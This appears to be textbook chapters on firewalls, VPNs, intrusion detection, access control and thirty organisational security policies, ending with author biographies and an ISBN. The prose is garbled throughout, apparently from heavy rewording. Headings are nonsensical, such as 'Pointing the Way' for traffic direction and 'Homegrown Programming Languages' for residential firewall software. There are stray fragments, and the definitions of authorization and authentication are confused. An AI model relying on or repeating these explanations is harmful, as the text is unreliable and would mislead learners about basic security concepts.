A computer network firewall is a security device for private computer networks that is designed to restrict unauthorised access to and from those networks. It is possible to implement it using either software, hardware, or a combination of the two. Users of the internet who are not authorised to do so cannot access private networks that are connected to the internet due to the deployment of firewalls. Every message that is either coming into or going out of the intranet is inspected by the firewall. The firewall analyses each communication and prevents transmission of any that do not comply with the predetermined safety standards.

Different Types of Firewalls

There are a few different kinds of firewalls, which are as follows:

1. Processing mode There are five different processing modes that can be used to categorise firewalls. These are:

Packet filtering

Firewalls that use packet filtering check the header information of data packets before allowing them to enter a network. This firewall is installed on a TCP/IP network, and based on the rules that are programmed into the firewall, it decides whether or not to advance a packet to the next network connection, or whether or not to drop a packet. It examines the data packets sent over the network to see whether any of the rules stored in the firewall database have been broken. The majority of firewalls work by combining a number of different criteria, including: o Internet Protocol (IP) source and destination address

o Pointing the Way (inbound or outbound).

o Requests for the source and destination ports using the Transmission Control Protocol (TCP) or the User Datagram Protocol (UDP).

There are three distinct types of packet filtering firewalls, which are as follows:

1. Static filtering: The rule for the firewall was set by the system administrator. The firewall's decision-making process over which packets should be allowed and which should be rejected is governed by the filtering rules that are written and installed.

2. Dynamic filtering: This function enables the firewall to establish some criteria for itself, such as discarding data packets sent from an address that has been responsible for a high number of corrupted data packets. o 3.

3. Stateful inspection: A stateful firewall uses a state table to keep track of all of the network connections that occur between its own systems and those of other organisations.

Application gateways

It is a firewall proxy that is typically installed on a separate computer that is used specifically for the purpose of providing network security. The requester and the protected device are both protected by this proxy firewall, which functions as a middleman between the two. This firewall proxy filters incoming node traffic to specified standards, which means that the only network application data that is screened is data that is being broadcast. FTP, Telnet, Real Time Streaming Protocol (RTSP), BitTorrent, and a number of other protocols are examples of network applications.

Circuit gateways

A firewall that functions at the transport layer can be referred to as a circuit-level gateway. It is able to reassemble, inspect, or block any and all packets that are part of a TCP or UDP connection, which enables it to provide security for TCP and UDP connections. It operates between a transport layer and an application layer, such as the session layer, in a layered system. It does this by monitoring the TCP data packet handshaking as well as the session fulfilment of firewall rules and policies, in contrast to application gateways. By encrypting the data sent from one firewall to another, it also has the capability of functioning as a Virtual Private Network (VPN) across the public Internet.

MAC layer firewalls

The media access control layer of the OSI network model is where this firewall is intended to function when it is put into action. It is possible to take into account the identify of a particular host machine when making filtering determinations. The media access control, or MAC, addresses of particular host computers are linked to the entries in the access control list (ACL). This entry indicates particular types of packets that are permitted to be transmitted to each host, while all other traffic is prevented from reaching those hosts. It will also check the MAC address of the requester to determine whether or not the device that is being used to create the connection is authorised to access the data. This is done so that it can determine whether or not the connection can be made.

Hybrid firewall

It is a kind of firewall that combines characteristics of the other four different kinds of firewalls. These components are a part of both packet filtering and proxy services, as well as packet filtering and circuit gateways.

2.Development Era:

One way to classify firewalls is according to the generation type they belong to. This is what-

First Generation, Second Generation, Third Generation, Fourth Generation, Fifth Generation

First Generation:

The initial generation of firewalls all have a static packet filtering firewall built into them. A static packet filter is the type of firewall protection that is easiest to implement and requires the least amount of money. In this generation, every packet that enters or exits the network is

inspected, and depending on the user-defined rules, it is either let through or denied access. We can relate this security to the bouncer at a nightclub, who will only let persons over the age of 21 into the club and will not allow anyone younger than 21 to enter.

Second Generation:

The application level or proxy servers are included with the second generation of firewalls. The level of security that is maintained between trusted and untrusted networks is increased by this version of firewall. A firewall that protects applications at the application level use software to do security inspections and to interrupt connections for each IP. Proxy services, which function as an interface between a user on an internal trusted network and the Internet, are a necessary component of this method. Through the use of the proxy programme, each computer is able to connect with one another and other computers on the network. This programme analyses the data that is transmitted from the client and chooses which of them should continue and which should be discarded.

Third Generation:

The stateful inspection firewalls are included with the third generation of the firewall. This new generation of firewalls has evolved to meet the major requirements demanded by corporate networks, which are increased network security while minimising the impact on network performance. These requirements have been driven by the need for increased network security in corporate environments. Because of the increasing use of virtual private networks (VPNs), wireless communication, and improved virus prevention, the requirements for firewalls of the third generation will be even more stringent. The aspect of this growth that poses the greatest challenge is keeping the simplicity of the firewall (and, by extension, its maintainability and security) without sacrificing its adaptability.

Firewall of the Fourth Generation:

The dynamic packet filtering firewall is included in the firewall of the fourth generation. The current state of active connections is monitored by this firewall, and the information gleaned from this monitoring is used to inform the decision of which network packets are permitted to travel through the firewall. A dynamic packet filter is able to create a far more stringent security posture than a static packet filter because it is able to capture session information. This information may include IP addresses and port numbers.

Fifth Generation:

The fifth generation firewall includes a kernel proxy firewall in its default configuration. The kernel of Windows NT Executive serves as the platform for this firewall's operation. The application layer is where this particular firewall proxy is active. In this scenario, whenever a packet is received, a brand-new virtual stack table is generated. This table is populated with only the protocol proxies that are required in order to analyse the particular packet. The data link header, the network header, the transport header, the session layer information, and the application layer data were all studied for these packets at each stage of the stack. Because all evaluation takes place at the kernel layer rather than at the higher operating system layers, this firewall is significantly quicker to work than any other type of firewall, including application-level firewalls.

Commercial Appliances

It utilises a bespoke operating system to function. This particular firewall protection solution is implemented as application software for a firewall that is executed on a computer designed for general use. The protection it offers is tailored to the needs of networks used by medium- to large-sized businesses. The majority of commercial firewalls are highly complicated, and it is typically necessary to complete specialised training and obtain certification in order to make full use of the functions they offer.

Office at Home or in a Small Office

The Small Office/Home Office (SOHO) Firewall is intended for use by small office or home office networks that require protection against threats posed by the internet. A firewall is the first line of defence for a small office or home office (SOHO), and it plays a crucial part in an overall security plan. Because SOHO firewalls have limited resources, the firewall product that they adopt needs to be reasonably simple to use and maintain, and it also needs to be as cost-effective as possible. This firewall establishes a connection between the user's local area network (LAN) and the Internetworking device, which may be a specific computer system.

Homegrown Programming Languages

Direct installation of residential-grade firewall software on a user's system is how the programme is delivered. Some of these programmes integrate firewall protection with other types of security, such as antivirus or intrusion detection, in order to better safeguard their

users. Software firewalls can only offer a certain level of configurability and protection at any given time. This restriction is imposed on them.

4.The actual construction of the architecture

The configuration of the firewall that is most effective for a given organisation is contingent on three aspects: the goals of the network; the organization's capacity to create and implement the architectures; and the budget that is available for the function.

There are four typical architectural configurations for firewalls, which are as follows:

Routers that filter out individual packets

The access to the network can be controlled by using a packet filtering firewall, which monitors both the outgoing and the incoming data packets. It gives them the ability to pass through or be stopped depending on the source and destination IP addresses, as well as the protocols and ports used. During the course of communication, a node will send out a packet; this packet will then be filtered and compared to the previously established policies and rules. When a match is found, a packet is deemed safe and validated, at which point it can either be admitted or blocked, depending on the circumstances.

Firewalls with screened hosts

This particular architecture for the firewall utilises a separate and dedicated firewall in addition to the packet-filtering router. Only a single network interface is required for the application gateway. This allows the router to pre-screen packets, which reduces the amount of traffic on the network and the stress placed on the internal proxy. The application gateway and site systems are protected from potentially harmful protocols by the packet-filtering router, which is located at the edge of the network.

Dual-homed host firewalls are available

A straightforward network design is used for the dual-homed host firewall. Its structure revolves around the dual-homed host computer, which is a device that possesses at least two network interface controllers (NICs). One network interface card (NIC) is going to be connected with the external network, while the other network interface card (NIC) is going to be connected with the internal network, which adds an additional layer of safety. When these NICs are used, all of the traffic that has to transit between the internal network and the external network must first pass via the firewall.

The implementation of this architecture frequently makes use of the Network Address Translation (NAT) protocol. NAT, or network address translation, is a technology that maps IP addresses that have been assigned to specific ranges of internal IP addresses that are not routable. This creates an additional barrier against incursion from outside attackers.

Firewalls with Screening for Subnets

By adding a perimeter network that further isolates the internal network from the Internet, this architecture provides an additional degree of security on top of the screened host architecture. This layer of protection is referred to as the perimeter network. There are two screening routers integrated into this architecture, and both of them are connected to the perimeter network. Between the perimeter network and the internal network is where one of the routers is located, and between the perimeter network and the external network is where the other router is located. In order to gain access to the internal network, an adversary would have to circumvent both of the routers first. There is not a single weak spot within the internal network that may allow it to be compromised.

Virtual Private Networks

VPN is an abbreviation that stands for "virtual private network." A connection from a device to a network can be made more secure and encrypted using this type of technology, which can be used to connect to the internet. Using a connection of this kind helps to ensure that the transmission of our sensitive data is done in a secure manner. Our connection will not be able to listen in on other people's conversations when they utilise the network, and the user will have safe access to a private network as a result. In most business settings, you'll find widespread adoption of this technology.

Similar to how a firewall secures data local to a device, a virtual private network (VPN) does the same thing for data that is stored online. Users of virtual private networks (VPNs) are required to provide some form of identification before gaining access to the VPN server in order to guarantee the confidentiality of their online communications. Customers who want to download files, consumers who want to download files, and business travellers who want to access a site that is geographically restricted all utilise virtual private networks, or VPNs. Remote users who need to access corporate resources use VPNs.

4.3.IDS stands for Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a security system that monitors the traffic on a network and the computer systems. It examines the traffic in both directions, looking for possible malicious assaults coming from the exterior as well as looking for probable system misuse or attacks coming from the insider. A firewall's job is to filter the traffic coming in from the internet; an intrusion detection system (IDS) works in a similar manner to complement the firewall's security. In the same way that a firewall safeguards sensitive data within an organisation against harmful attacks launched via the internet, an intrusion detection system notifies the system administrator whenever someone makes an attempt to breach the firewall's security and gain access to any network located on the trusted side of the system.

There are many varieties of intrusion detection systems, each of which may identify various forms of suspicious behaviour.

1. NIDS is an acronym for Network Intrusion Detection System, and it is a type of network security software that monitors the traffic coming into and going out of all the devices connected to a network.

2. HIDS is a Host Intrusion Detection System, and it is installed on all of the devices that are connected to the network and have direct access to the internet as well as the enterprise's internal network. It is able to identify strange network packets that originate from within the company, as well as malicious traffic that an NIDS has not yet been able to identify. HIDS has the potential to detect malicious traffic that originates from the host system itself.

3. Signature-based Intrusion Detection System — This is a detection system that refers to the detection of an attack by looking for the specific patterns, such as byte sequences in network traffic or known malicious instruction sequences used by malware. It is a system that refers to the detection of an attack by looking for the specific patterns. This intrusion detection system was derived from anti-virus software, which is able to quickly identify common threats. If we use this terminology, it is difficult to detect new attacks because there is no pattern that can be used to identify them.

4. Anomaly-based Intrusion Detection System — This detection system was primarily created to detect unknown assaults due to the rapid growth of malicious software. It raises a warning flag for administrators on the possibly harmful activity. It keeps an eye on the traffic

on the network and evaluates it in comparison to a predetermined standard. It establishes what levels of bandwidth, protocols, ports, and other devices are regarded to be typical for the network. Other devices are also taken into consideration.

Management of Access

The practise of selecting users who are allowed limited access to a system is known as access control. The concept of minimising the risk of illegal entry to a company or organisation is one that pertains to the field of security. Users are provided with permission to access a system as well as certain privileges to work with its resources when this occurs. In this scenario, users are required to present the credential in order to gain access to a system. These credentials can be presented in a variety of formats, including a password, a keycard, a biometric reading, and so on. Access control provides the security of both the technology and the regulations that govern access control, thereby protecting sensitive information such as client data.

Access control can be divided into two categories:

physical access control and logical access control.

- **Physical access control** Access to buildings, rooms, campuses, and physical IT assets can be restricted using this sort of access control, which is also known as "physical access control."
- **Logical access control** is a form of access control that restricts connections to computer networks, as well as files and data on the systems themselves.

The use of two different forms of authentication, rather than just one, is the safer approach to access control. The presentation of credentials by a user in order to get access to a system is the first requirement, and the second requirement might be an access code, a password, or a scanning of biometric information.

Authorization and authentication are the two primary components that make up the access control system. An authorization decides whether or not a person should be permitted to access a system, whereas authentication determines whether or not a user should be refused access to a system. Authentication is a method that confirms that someone claims to be granted access.

CHAPTER 5

SECURITY POLICIES

5.1.Introduction

Insider attacks harm more than onethird of all businesses and organisations around the world on an annual basis.

Because of this, an organization's cybersecurity needs to be a priority and concern for every single employee, not just the upper-level management team and IT professionals.

Employees are typically the organization's security posture's weakest link, as they frequently click on harmful links and attachments unwittingly, share passwords, or fail to encrypt sensitive information.

A cybersecurity policy that describes each employee's responsibility for protecting systems and data within the business is an effective approach to educate employees on the importance of security and is one of the most effective ways to educate employees on the value of security.

When it comes to the development and ongoing management of a cybersecurity programme, the implementation of such policies is regarded a best practise.

It is imperative to have efficient security measures in place in light of the growing number of companies that are implementing digital initiatives.

This post will explain what a security policy is, how it can improve your business's cybersecurity posture, and some significant examples of security policies that an organisation can put into practise.

5.2. Policies Regarding Safety in Cyber Environment

Cyberspace is a complex environment that is made up of interactions between people, software, and services. It is supported by the widespread deployment of information and communication technology (ICT) devices and networks all over the world.

Within the realm of the digital world, cybersecurity is an extremely important part to perform.

Protecting the confidentiality of information and data has emerged as one of the most pressing concerns of the modern day.

When we think about cybersecurity, the first thing that comes to mind is the proliferation of cybercrime, which is happening at an alarming rate on a daily basis.

To put an end to these cybercrimes, a number of different governments and organisations are implementing a variety of preventative actions.

In addition to a variety of preventative steps, cybersecurity continues to be a major issue for many.

The following are the top three trends in cybersecurity for the year 2021:

- Ransomware Cyber assault
- Surface (IoT supply chain and Remote work systems) (IoT supply chain and Remote work systems)
- Risks to the information technology infrastructure

As a result of the rapid expansion of the information technology industry in a variety of countries, it has become one of the most pressing concerns for everyone to have aspirational plans for rapid social transformation and inclusive growth, as well as adequate trust and confidence in electronic transactions, software, services, devices, and networks. Providing the right kind of focus for the creation of a secure computing environment and adequate trust and confidence in electronic transactions, software, services, devices, and networks.

The data that is traded in cyberspace can be utilised for evil reasons, and cyberspace itself is susceptible to a wide range of incidents, including those that are either purposefully or accidentally caused by humans or by natural forces.

The essence of a secure cyberspace is the protection of information in cyberspace, as well as the maintenance of the information's confidentiality, integrity, and availability.

Security policies are a formalised set of rules that are issued by an organisation to ensure that users who are authorised to access company technology and information assets comply with rules and guidelines related to the security of information. These policies are designed to prevent unauthorised users from accessing sensitive company data and technology.

It is a written document in the organisation that is responsible for how to protect the organisation from threats and how to handle them when they will arise. The document also addresses how to protect the individuals within the organisation from dangers.

A security policy is also known as a "living document," which indicates that the document is never completely finished but is instead regularly modified in response to the shifting needs of the organization's employees and its technological infrastructure.

The requirement for security policies

1) It leads to an increase in productivity.

The ability to raise the level of consistency, which saves time, money, and resources, is the finest thing about having a policy.

The policy should provide the employees with information about their specific responsibilities, as well as explain them what they can and cannot do with the confidential information they have access to regarding the firm.

2) It promotes a strict code of conduct and personal responsibility

When any human error will occur, and system security will be compromised, then the security policy of the organisation will back up any disciplinary action, and it will also support a case against the organisation in a court of law.

The policies of an organisation serve as a contract that demonstrates that the company has taken measures to protect its intellectual property as well as its consumers and clients. These safeguards are in place to ensure the organization's continued success.

3) It has the power to create or break a business transaction.

During the course of a commercial transaction that involves the exchange of sensitive information between firms, it is not obligatory for those companies to submit a copy of their information security policy to the other vendors involved.

When dealing with smaller firms that have security systems that are not as advanced, it is true that larger businesses will take extra precautions to safeguard their own security interests. This is the case in the case of smaller businesses.

4) It is beneficial to educate personnel on the fundamentals of security literacy.

A wellwritten security policy can also be viewed as an educational document that informs readers about the significance of taking responsibility in protecting sensitive data belonging to a business.

It entails selecting appropriate passwords as well as offering rules for the transmission of files and the storage of data, all of which contribute to an increase in the overall understanding of security among employees and how it may be improved.

When it comes to managing the safety of our network, we rely on security policies.

The vast majority of security policies are developed in an automated fashion during the installation process.

In addition to this, we are able to tailor our policies to our particular setting.

There are several key guidelines regarding cybersecurity policies that are described below-

1. A policy for the protection against viruses and spyware

The following safeguards are included in this insurance package:

- By employing signatures, it helps detect viruses and other security concerns, eliminates their effects, and fixes any damage they may have caused.
- By utilising the reputation data provided by Download Insight, it is possible to improve the detection of risks that may be present in the files that users attempt to download.

Through the utilisation of SONAR heuristics and reputation data, it is possible to assist in the detection of applications that display questionable behaviour.

2. Firewall Policy

The following are the safeguards that are provided by this policy:

- It prevents people who are not allowed to do so from gaining access to the systems and networks that are connected to the internet.
- It identifies the attacks that are being carried out by cybercriminals.
- It gets rid of the sources of network traffic that aren't needed.

3. The policy for the prevention of intrusions

This policy will automatically detect attacks on both the network and the browser and will then prevent them.

Additionally, it safeguards apps from security flaws.

It examines the contents of one or more data packages to identify malicious software that is being transmitted in a legitimate manner.

4. LiveUpdate policy

This particular policy can be broken down into two distinct categories. The first is known as the LiveUpdate Content policy, while the second is known as the LiveUpdate Setting policy.

The LiveUpdate policy includes the setting that decides when and how client computers download the content updates from LiveUpdate. This setting may be found in the LiveUpdate policy.

We are able to determine the computer that customers contact in order to check for updates, as well as arrange when and how frequently customers' computers check for updates.

5. Management of Applications and Hardware

This policy manages the peripheral devices that can attach to a system and safeguards the system's resources from being used inappropriately by programmes.

While the application control policy can only be applied to Windows clients, the device control policy is applicable to both Windows and Mac machines.

6. Exceptions policy

Through the use of this policy, users have the option to shield certain programmes and processes from being uncovered by anti-virus and spyware scans.

7. A policy on the reliability of hosts

This policy grants the ability to define, enforce, and restore the security of client PCs in order to maintain the confidentiality of company networks and data.

We rely on this policy to ensure that the computers belonging to customers who access our network are safeguarded and in accordance with the security rules of our customers'

companies. In order to comply with this policy, the client PC absolutely needs to have an antivirus programme installed.

8. Policy Regarding the Acceptable Use of Data Systems

The appropriate usage of computing devices within the business or firm is going to be strictly regulated thanks to this new regulation.

These guidelines serve to safeguard not just the authorised user but also the business as a whole. Inappropriate use puts the company at risk for a variety of dangers, including the spread of viruses, the compromise of network infrastructure and services, and even legal problems.

9. Account Management Procedures and Guidelines

This policy's goal is to establish a standard for the establishment, management, usage, and deletion of accounts that are used to facilitate access to information and technological resources within the corporation.

10. Anti-Virus

The establishment of this policy was done with the intention of assisting in the prevention of attacks by malware and other forms of dangerous code on business computers, networks, and technology systems.

The intent of this policy is to contribute toward preventing damage to the user's applications, data, and files as well as hardware.

Antivirus software is a type of computer programme that, in addition to detecting and preventing dangerous software programmes like viruses and worms, also takes action to disable or remove these programmes after they have been identified.

The vast majority of antivirus products come equipped with a function known as "auto-update," which enables the programme to automatically download the signatures of newly found viruses and run scans on them as soon as they are identified.

Antivirus software is an absolute requirement and a fundamental requirement for any system.

11. The Policy Regarding E-Commerce

In recent years, there has been an increase in the number of cyberattacks.

The term "ecommerce security" refers to the precautions that businesses and their consumers take to protect themselves from the risks posed by cyberattacks.

Within the context of the management of the electronic services provided by e-commerce, this e-commerce policy is intended to serve both as a suggestion and as a summary.

12. Rules for Electronic Mail

Email security is a word that may be used to describe a variety of processes and methods that are used to protect email accounts, content, and communication from being accessed, lost, or otherwise compromised by unauthorised parties.

Email is typically the medium through which malicious software, spam, and phishing assaults are disseminated.

Attackers will send false communications to receivers in the hopes that they would provide confidential information, open attachments, or click on hyperlinks that will instal malware on the device of the victim.

Email is another common entry method for attackers who are attempting to get an advantage in a business network and acquire vital company information.

Email encryption is the process of scrambling, sometimes known as encrypting, the content of email communications to protect potentially sensitive information from being read by anybody other than the intended recipients of the messages.

Authentication is frequently bundled in with email encryption.

The sending, receiving, or storing of electronic messages is the primary focus of this policy, since it was designed to establish ground rules for the use of the company email system.

13. Guidelines for the Disposal of Hardware and Electronic Media

This policy extends protection to any company-owned surplus hardware and machinery, as well as any other types of equipment that are past the point of reasonable repair or reuse, including media.

This policy will create and clarify the criteria, methods, and constraints that must be followed in order to dispose of non-leased information technology (IT) equipment and media in a way that is both legal and efficient with regard to cost.

14. Policy for the Management of Security Incidents

This policy outlines the requirements for reporting incidents involving the company's information systems and operations, as well as the appropriate responses to those incidents.

The business entity gains the ability to detect when a security event has occurred thanks to the incident response system.

15. The Procurement Strategy for Information Technology

The purpose of this strategy is to define standards, procedures, and constraints for the acquisition of all information technology (IT) equipment, programming, computer-related parts, and specialised administrative services paid for using organisation reserves.

The department of information technology (IT) ought to provide assistance and facilitation for the organisation in the process of acquiring new innovations and specialist administrations.

16. Web Policy

The purpose of this policy is to establish the parameters for the utilisation of the organization's Internet for access to either the internet or the intranet, and this will be accomplished through the formulation of this policy.

17. A Policy for the Management of Logs

Log management may often be of significant help during a type of scenario, with the correct management, to enhance security, system performance, resource management, and regulatory compliance.

18. Acceptable Use Policy for Network Security and Virtual Private Networks

The goal of this policy is to outline the standards that must be met by every host that wishes to join to the network that the company maintains.

These guidelines were developed with the intention of reducing the risk of the corporation being sued for damages that may be incurred as a consequence of unlawful use of the resources provided by the firm.

Loss of sensitive or confidential data belonging to the company, property, and damage to essential internal systems of the company are all examples of damages.

19. Password Policy

The use of a username and a password has long been an essential component of our security protocols for preventing unauthorised access to sensitive data.

It's possible that this will be one of the initial steps taken regarding cybersecurity.

It is imperative that the frequency of password changes be adhered to since the goal of this policy is to provide a standard for the generation of robust passwords, the safeguarding of these passwords, and the protection of these passwords.

20. Procedure for the Management of Patches

Both the computer systems and the apps that run on them come with built-in security flaws.

These vulnerabilities make it possible for malicious software to be created and spread, which has the potential to interfere with regular business activities and put the company in further jeopardy.

In order to properly mitigate this risk, software "patches" that get rid of a particular security vulnerability are made accessible to the public.

21. The Implementation of Cloud Computing

The goal of this policy is to ensure that the company can potentially make acceptable judgements regarding the deployment of cloud technology while at the same time ensuring that the company does not make use of or permit the use of inappropriate cloud service practises. During the course of this policy, examples of acceptable and unsatisfactory cloud adoption will be shown.

22. The Security Policy for Servers

The bottom configuration of internal server equipment that is owned and/or operated by or on the company's internal network(s) or related technology resources via any channel will be subject to the standards and restrictions that are outlined in this policy. These standards and restrictions will be defined below.

23. Social Media Acceptable Use Policy

The usage of social media platforms outside of an organisation for professional purposes is growing within those organisations.

The corporation runs the risk of having a specific quantity of data made public on social media, where it will be seen by friends of friends.

While it is possible that this exposure is a crucial mechanism that drives value, it also has the potential to establish an unsuitable channel via which information might move between personal and commercial relationships.

The development of technologies that can define the boundaries between personal and personal networks as well as systems that can centrally manage accounts is just beginning.

It is of the utmost importance that the IT Department be involved in addressing concerns regarding security, privacy, and bandwidth.

24. The Policy for the Monitoring and Auditing of Systems

Monitoring and auditing of a system are utilised to determine whether or not unauthorised activities have taken place within a data storage system.

System monitoring is used to check for these acts as they occur in real time, whereas system auditing looks for them after the fact after they have already occurred.

25.An Analysis of Your Vulnerabilities

The goal of this policy is to establish guidelines for conducting vulnerability assessments at regular intervals.

This policy demonstrates the company's commitment to identifying and implementing security controls, which can help keep risks to data system resources at levels that are acceptable and suitable.

26. Operating Procedures for the Website

This policy's goal is to provide certain ground rules for how the public-facing website of the company should be communicated with and updated, and it will accomplish this goal by establishing the following guidelines:

It is essential to the success of the firm that the information included on and within the corporate website be safeguarded using the same safety and confidentiality standards that are used to the transaction of all business conducted by the corporation.

27.Policy for Securing Workstation Configurations

The corporate workstations' security will be strengthened, and their quality of operation will be improved, as a result of the implementation of this policy.

When deploying any new workstation equipment, those in charge of IT resources are supposed to follow these criteria.

Users of workstations are expected to adhere to these guidelines and to work together with the available IT resources in order to maintain compliance with the rules that have been implemented.

28. Server Virtualization

This policy's objective is to establish requirements for server virtualization that will guide the organization's purchase, implementation, and administration of server virtualization technology.

When it comes to making decisions concerning server virtualization, this policy includes controls that ensure that enterprise concerns are taken into account alongside business goals.

For the purpose of acquiring, designing, putting into action, and managing all server virtualization technologies, policies, standards, and guidelines pertaining to Platform Architecture will be utilised.

29. Policy Regarding Wireless Connectivity

This policy's goals are to ensure the safety and protection of the intellectual property that is owned by the corporation, as well as to raise awareness of and educate employees on best practises for connecting to free and unsecured Wi-Fi networks, which may be provided by the corporation.

Computers, networks, and several other types of electronic information systems are all provided by the corporation to the various goals and activities.

The business entity treats access to those resources as a privilege and has the obligation to manage them in a responsible manner in order to protect the availability, confidentiality, and integrity of all of its information assets.

30. Telecommuting Policies and Procedures

For the purposes of this policy, a "telecommuting employee" is defined as an employee who routinely carries out their work responsibilities from an office that is located somewhere other than within a corporate building or suite.

This does not include ad hoc telework performed by employees or remote work performed by independent contractors.

This policy addresses the telecommuting work arrangement and, as a result, the responsibility for the equipment provided by the corporation, which specialises in the information technology (IT) equipment that is often offered to a telecommuter.

Dr V Sheeja Kumari, an Indian citizen currently working as the Professor of Computer Science and Engineering at SIMATS University in Chennai. Life Member of I2OR, a member of CSTA, a member of IAAC, and a life member of IAENG. Received IRSD International Preeminent Academic Leader Award 2022 from International Institute of Organized Research - I2OR (A Registered MSME with Ministry of MSME, Government of India and Green ThinkerZ. Published books entitled “Internet of things industry 4.0” and “Software Engineering”. Published more number of papers in Sci journals, Scopus indexed journals, book chapters and international conferences. Lead Guest Editor at Science PG Journals entitled “ Soft Computing and its Techniques” and “Enhancing the Revolution and Rapid Development in Computer and IT Fields”

Mr.V.Naveen,currently working as a Assistant Professor in Department of Computer science and Technology at Madanapalle Institute of Technology & Science,MADANAPALLE,ANDHRA PRADESH. Completed my post graduation at C.Abdul hakeem college of Engineering & Technology,Vellore. Currently iam doing my research work in AMRITA VISHWA VIDYAPEETHAM,AMRITA SCHOOL OF ENGINEERING CHENNAI CAMPUS .More than 12 years of teaching experience at Engineering colleges in and around India. Published many research articles in many journals.

Dr M Rajasekar, currently working as an associate professor at SIMATS School of Engineering, SIMATS University, Chennai. Completed his doctorate degree at Anna University Chennai. More than 15 years of teaching experience at engineering colleges in and around India. Published more number of research works in scopus and Sci journals.

Dr Shibu K.R, an Indian citizen currently working as the Associate Professor at department of Computer Science and Engineering at Mar Baselios Christian college of Engineering and Technology, Peermade, Kerala. He is a Life time member of ISTE. He has published several papers in SCI journals, Scopus indexed journals and international conferences.

978-81-942293-9-1